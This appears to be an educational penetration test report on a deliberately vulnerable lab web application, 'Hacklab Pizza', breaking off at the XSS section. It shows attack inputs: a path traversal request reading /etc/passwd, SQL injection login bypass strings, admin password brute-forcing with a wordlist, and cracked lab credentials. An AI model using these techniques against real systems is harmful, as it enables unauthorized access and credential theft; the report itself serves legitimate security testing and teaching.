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Web Application Penetration Testing

Hacklab Pizza

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Note that Information contained in this document is for educational purposes.

Abstract

Web Application security is fundamental to business security. Therefore, it is vital that penetration testing is conducted to ensure that a Web Application is secure. By conducting a penetration test, the chances of an application being exploited are significantly reduced, ensuring that any sensitive data, including user information, is kept confidential. In line with this, Hacklab Pizza has requested a full site penetration test to ensure that their site is secure.

The following report outlines the penetration test carried out on the Hacklab Pizza web application, conducted to simulate the risks from an attacker who already has a valid account on the site. Several tools were used to conduct this assessment, including Kali Linux and OWASP ZAP.

The methodology found within the *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition* was used to perform this penetration test.

The results of this penetration test are particularly worrying as, currently, an attacker could steal user information or gain access to sensitive areas within the site, such as the admin panel. Additionally, user credentials could be stolen from a vulnerable cookie and malicious files can be uploaded to the server. As it is assumed that at some point the site will perform transactions this is even more concerning as this could have a negative economical impact for Hacklab Pizza.

Overall, the penetration test results indicate that the Hacklab Pizza site is exceptionally vulnerable and requires significant changes to protect the site from malicious users. As a result, the site should not be used in its current state as it would almost certainly be exploited, having severely negative consequences for the company.

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1 INTRODUCTION

1.1 BACKGROUND

The basic definition of a web application is “A computer application that is accessed via a web browser over a network.” (wordnik, 2021) Web applications are vital to our day to day operations; within modern-day society, we use websites for everything from information gathering to communication. At the time of this report, there are currently 1.9 billion websites (defined by unique hostnames) (InternetLiveStats.com, 2021).

With hackers being able to attack users in 9 out of 10 web applications in 2019 (Positive Technologies, 2020), penetration testing on sites is critical to protect customer data. A penetration test highlights vulnerabilities within a website and shows how they may be exploited to gain unrestricted access to a site and all the data held within.




Figure 1 - Web Application Vulnerability Trends (Positive Technologies, 2020)

As shown in the graph above, although there has been a steady decrease in high-risk vulnerabilities, there is still a significant gap in web application security. Furthermore, with the introduction of laws such as GDPR, legislation now requires that companies take their web application security seriously or risk substantial fines for not keeping to a high-security standard.

Testers have a variety of tools at their disposal to help them with penetration testing, such as:

- OWASP ZAP – A platform for vulnerability testing of web applications.
- cURL – A command-line tool used for URL manipulations and transfers
- CyberChef – An online tool used to decrypt/encrypt strings.
- Nikto – A web server scanner that outputs results in an easy to read format.

- NMAP – Network Mapper, open-source Linux command-line tool used to scan IP addresses and ports and search for installed application versions.
- OWASP Mantra – A security framework that includes a collection of free and open-source tools within a web browser

There are several methodologies that a tester can choose to conduct a penetration test, including the methodology described within *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition* (Stuttard & Pinto, 2011), which has been regarded as the go-to book for web application penetration testing.

1.2 AIMS

The main objective of this paper is to draw attention to and clarify security concerns present on the *Hacklab Pizza* site in response to concerns from the owner, who has bought this site from a web development company. These concerns shall be addressed via a web application penetration test to be carried out on the site.

This penetration test aims to simulate how a hacker would attempt to attack the web application to get access to restricted files and information. The expectation is for the test to be as realistic as possible by identifying and exploiting potential vulnerabilities within the web application. The security assessment will follow the methodology found within *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition* (Stuttard & Pinto, 2011)

The tester has been provided with a virtualised version of the website by the client. Having a virtualised version ensures the tester can complete a full security assessment whilst the live version is unaffected, avoiding any downtime due to exploitation on the site. The tester has also been provided with credentials with the same permission level as any customer account.

The following report shall outline the results from the security assessment and discuss any found vulnerabilities and how they would be exploited.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

For this Web Application Assessment, the methodology within *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition* (Stuttard & Pinto, 2011) was chosen to assess the application with the tester using their preferred tools for each section.

The methodology was chosen due to its thorough and meticulous methods for web application testing. Thus, ensuring that as much of the application was tested as possible. However, as this methodology covers such a wide application area, not all the steps were relevant for the Pizza site, which has been noted.

This methodology is broken into several steps:

1. Application Mapping – Enumerating visible, hidden and default content
2. Application Analysis – Identifying functionality, data entry points and attack surface
3. Review client-side controls – Testing transmission of data to and from the user
4. Authentication Analysis – Testing login functionality
5. Session Management Vulnerabilities – Testing session token transmission and mapping
6. Investigate Access Controls – Evaluation of account privileges
7. Input-Based Vulnerabilities – Probing user inputs with attack strings, including more function-specific vulnerabilities
8. Investigating Logic Flaws – Pinpointing critical attack surfaces and analysing logic vulnerabilities
9. Test for shared hosting issues – Not relevant for this web application as the site is virtual and hosted locally
10. Examining Application Server Vulnerabilities – Not relevant for this web application as it is out of scope for this investigation.
11. Miscellaneous Tests – Assessing any vulnerabilities outwith the other outlined steps, this stage was left blank as all vulnerabilities fell within the previous steps.

2.2 APPLICATION MAPPING

The first step in the above methodology is to enumerate the application to find as many pages as possible, including hidden and default content.

2.2.1 Robots.txt

The robots.txt file is a text file with no HTML markup used by search engine crawlers and web crawling bots to determine which pages will not be searched. The content within this file can reveal pages not initially available to the regular user. This file can be found by adding “/robots.txt” to the end of the site's main URL.

The following is the content found at 'http://192.168.1.20/robots.txt':

User-agent: *

Disallow: /info.php

A copy of this has been included in **Appendix A1 – Robots.txt**.

Navigating to 'http://192.168.1.20/info.php', it is noted to contain information regarding the site HTTP Headers, the server versions, and the user currently viewing the page. Checking the 'about' section of this page, the page appears to be a reskinned version of phpinfo(). Additionally, the "secret cookie" and the "PHPSESSID" for the current user are within this file.

HTTP_COOKIE	PHPSESSID=g3g9isrr14vu3610mh9br1iuh5; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyOTU2MzZmNmQeYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzNmNmM4MzZmMzOA43D43D
-------------	--


Figure 2 - PHPSESSID and Secret Cookie in 'info.php'

A copy of the file "info.php" has been included in **Appendix B – info.php**.


2.2.2 Site Spider

OWASP ZAP was chosen to passively and then actively map out the application through 'spidering', a method used to create a site map as a reference for the website. Spidering can be done manually or automatically as OWASP ZAP offers both of these options.

The tester first chose the "manual explore" option, entered the site's IP, and chose their preferred browser.




Manual Explore



This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.
The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.

URL to explore:

▼

 Select...

Enable HUD:

☒

Explore your application:

▼

You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.

Figure 3 - OWASP ZAP Manual Setup




Figure 4 - The site with the OWASP ZAP UI

Going through Manual Explore automatically sets up the proxy to OWASP, allowing the tester to continue with the Spidering immediately. All available pages were then searched, and all paths accessible to the tester were tested. This included manually trying some URL inputs, including <http://192.168.1.20/admin/>, which revealed the admin panel for the site, which was restricted behind a username and password login page.




Figure 5 - The admin panel the tester found

After exhaustively going through the site, the tester then ran the automatic scan; the advantage of doing the manual scan first means the automatic scan can enumerate within the pages that the tester has already found. The automatic scan also attempts to find hidden pages, in the same way, the tester did before by trying different page URLs.

A complete copy of the site map can be found in **Part 1 – OWASP ZAP Site Map**.

It should be noted; this site map also includes discovered directories and vulnerabilities, as this is a feature of OWASP ZAP, and these will be discussed further on in this report.

2.2.3 Directory Enumeration

Another feature of OWASP ZAP is that it will actively search for directories connected to the main site (for example, where the images currently displayed are stored). As a result, ZAP discovered a range of directories, including the site's style sheets, images, and the validations scripts used for logging in. These results can be found in the complete site map in **Part 1 – OWASP ZAP Site Map**.

To ensure all directories were enumerated, a DirBuster scan was also performed. Using one of DirBusters default word lists, 'directory-list-2.3-medium.txt' to brute-force the directories.




Figure 6 - DirBuster Setup

This scan revealed several folders not found in the ZAP site map and can be found in **Part 2 – DirBuster Report**. Contained within these results, the directory 'http://192.168.1.20/music' was found, and a file of interest to the tester was found 'sqlcm.bak'.

When opening the file on the browser the follow text was displayed:

```

'; echo 'alert ("Bad hacker.We are filtering input because of abuse!");'; echo
'window.location.href="index.php";'; echo "; die(); } ?>

```

The file appears to contain the result displayed to the user when attempting SQL Injection. However, when reviewing the page source, the PHP code behind the text is displayed; this code reveals how the site filters SQL Injections, allowing a hacker to avoid the filtering.

```

<?php    if(preg_match("[1=1|2=2|Union|select|2 =2|2=2|'b'='b']", $username)){
echo '<script language="javascript">'; echo 'alert ("Bad hacker.We are
filtering input because of abuse!");'; echo
'window.location.href="index.php";'; echo '</script>'; die(); }  ?>

```

Figure 7 - SQL Injection Filter

2.3 APPLICATION ANALYSIS

After enumerating the web server, the tester then moved on to mapping the attack surface by identifying functionality, data entry points and the technologies used.

2.3.1 Identify Functionality

When the tester was looking for other pages within the site, the error page was found – this error page also dumps the current server version.



Figure 8 - Error 404 Result

2.3.2 Identify Data Entry Points

By analysing the output of OWASP ZAP referenced in **2.2.2**, several data entry points have been identified.

Within the admin area:

- login-exec.php

Within the rest of the site:

- billing-exec.php
- foodzone.php
- login-exec.php
- register-exec.php
- update-quantity.php

2.3.3 Identify Technologies Used

To gain more information about the web server, a nmap and a Nikto scan were conducted. The nmap scan is a thorough scan that scans a host and listens for any open ports on the host. One of the flags, '-A', returns a large amount of information in exchange for being very loud and noticeable; these results include the services and their installed versions. The following command was issued:

```
nmap 192.168.1.20 -A -p-
```


The most notable results from this scan are the missing headers and the 'info.php' file found earlier in the report. (This also includes the 'phpinfo.php' file, which is the non-skinned version of the file)

All of this information was also later earlier in 'info.php'. See **Appendix B – info.php**

2.4 REVIEW CLIENT-SIDE CONTROLS

This section of the report aims to better understand the data transmission from the client to the server and identify any vulnerabilities within the data transmission.

2.4.1 Test Transmission of Data Via the Client

2.4.1.1 URL Parameters

During the enumeration phase, there were pages where the URL parameter affected what item was selected. However, these fields appear to be validated as entering something out of scope, like a string. Does not result in an error.



```
192.168.1.20/cart-exec.php?id=1
```

Figure 11 - Showing the URL Input

There is no error when entering an ID out of the ID scope or when entering a string. However, it does increment the number in the cart even though it is empty.



Figure 12 - Cart with 8 items in it




Figure 13 - Although the cart is empty

Another concerning example of this is within the 'http://192.168.1.20/extras.php' page; this page is used to display extra text, for example, the terms and conditions of the site. The tester can display any files within the directory by manipulating this URL.

To test this, the tester took the path directory for the Linux text-based database that contains all account information for the system and then URL encoded it.

'http://192.168.1.20/extras.php?type=%2Fetc%2Fpasswd'

This dumps all of the account information into the text box.




Figure 14 - Dumped /etc/passwd file

Although this does not dump the passwords for the accounts, it does give the attacker an insight into the account usernames to attempt a brute force attack on the passwords.

2.4.2 Test Client-Side Controls Over User Input

As a part of the sitemap, the directory 'validation' was found; this includes a file called 'user.js' (See **Appendix D – user.js**) which validates the inputs for the login forms. This file gives the tester an insight into how the site validates inputs, combined with 'sqlcm.bak' that was found earlier; the tester now has an excellent understanding of how the site validates input.

2.5 AUTHENTICATION ANALYSIS

Both 'index.php' and 'admin/login-form.php' use forms to log in. As discussed earlier in the report, input is filtered through 'sqlcm.bak' and validated through 'user.js' ('admin.js' in the admin panel). Reviewing these in this section will speed up the process as the tester can avoid the validation and filters.

2.5.1 Data Attacks

There is minimal validation on the register and login pages; this includes ensuring that none of the fields are blank, that the password and confirm password fields are the same and that a security question has been chosen. There is also a validate email function; however, the condition has been commented out, always returning true.

Due to the minimal filtering used in 'sqlcm.bak', SQL injection will be possible on these forms.

When a username that does not exist is entered, a pop up appears on the screen stating that the username does not exist. It should also be noted that users have unlimited login attempts, making it possible to enumerate usernames and brute-force passwords. If the username is correct, but the password is wrong, there is no response, and the user is not logged in.

When a login is successful, the error message that is shown in 'login-exec.php' has an additional warning:

Warning: session_regenerate_id(): Cannot regenerate session id

This means that when fuzzing the login forms, the correct password can be found where the size of the response body is greater.

2.5.2 Credential Handling

When registering an account, the response will let the user know if that email address has been used before; this also allows enumeration of current users.

When logging into the site, the form inputs are sent in plaintext. As the site is unencrypted, this leaves the credentials vulnerable to interception.

As well as this, the credentials are stored in a cookie called 'SecretCookie', which is created during login. It was found later in the report that this cookie is simple to decode and contains both the users' username and password. There is further discussion of this later in the report at **Token Generation**.

2.5.3 Authentication Login

Using the previous information, the username 'admin' on the admin panel does not respond with a 'wrong username' error. Using the username 'admin', the admin panel was then fuzzed with the 'rockyou.txt' wordlist; this wordlist is one of the most comprehensive password lists available for brute-forcing.




Figure 15 - OWASP ZAP Password Fuzzing Setup

Size Resp. Body	State	Payloads
825 bytes		newton
639 bytes		
639 bytes		123456
639 bytes		12345

Figure 16 - Password found

Seeing that the payload 'newton' has a different Body response shows the correct password. Getting access to the admin panel also gives access to the rest of the members, making it easier to find their passwords. All users that came with the website virtualisation were cracked.

Members Management					
Home Categories Foods Accounts Orders Reservations Specials Staff Messages Options Logout					
MEMBERS LIST					
Member ID	First Name	Last Name	Email		
15	Rick	Astley	hacklab@hacklab.com	Remove Member	
16	Jim	Smith	J.Smith@hacklab.com	Remove Member	
17	Joe	Bloggs	joeblogs@hereandnow.com	Remove Member	

Figure 17 - Admin Panel with Members List

```
admin - newton
J.Smith@hacklab.com - summer
joeblogs@hereandnow.com - autumn
```

Figure 18 – Usernames and their Passwords



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2.6.2 Token Handling

As the site is HTTP rather than HTTPS and the secure flag on the cookies is not set, the cookies are transmitted over HTTP, making them vulnerable to interception. Even if the login functionality was swapped to HTTPS, the rest of the website being HTTP still leaves the cookie vulnerable.

The tester tried logging in with the 'hacklab' credentials on two separate devices, both logins were successful, and both browsers remained logged in after a refresh. Being logged in twice means that the site supports concurrent sessions, allowing an attacker to compromise credentials without risk of detection.

When logging into both the admin panel and member area, only the PHPSESSID is used, this is updated when the credentials are correctly entered (Although 'SecretCookie' is created at the same time, it seems to have no other function). Unfortunately, this PHPSESSID variable can be used in other browsers to successfully log in to the account (unless the user clicks 'logout' before the end of the session), leaving it vulnerable.

Pressing the 'logout' button in the member and admin areas effectively invalidates the users' session as attempting to use the PHPSESSID cookie to access the logged-in areas does not work after logging out.

If users try to visit the 'My Account' area or the Admin panel without being logged in, they are assigned a session (PHPSESSID); when they successfully log in, they are not issued a fresh token. Therefore leaving the account vulnerable to session fixation.

As the site relies on HTTP cookies and Anti-CSRF tokens are absent from the site, the site is vulnerable to cross-site request forgery.

2.7 INVESTIGATE ACCESS CONTROLS

From the mapping phase discussed earlier within this report (***Application Mapping***), the various access controls within the web application were identified. This includes the admin panel and the member functions. All admin and member functions were correctly blocked when attempting to access without a valid session.

2.8 INPUT-BASED VULNERABILITIES

2.8.1 SQL Injection

As found earlier in the report, there are SQL injection filters in place; however they are inadequate and easy to bypass, they can be found in ***Figure 7 - SQL Injection Filter***.

When logging into the account at <http://192.168.1.20/login-exec.php>, it was found that SQL injection was possible, with the username "hacklab@hacklab.com" AND '1'='1" and password "hacklab" resulting in a successful login. This shows the SQL injection is possible on the site, as there was no warning when logging in; the same is applicable for the 'login' field in the register-exec.php function.

However, when logging into the admin panel, the password field is vulnerable to SQL injection. The tester successfully logged into the admin panel by entering "Admin" as the username and "x' or '9'='9" as the password.

2.8.2 XSS and response injection

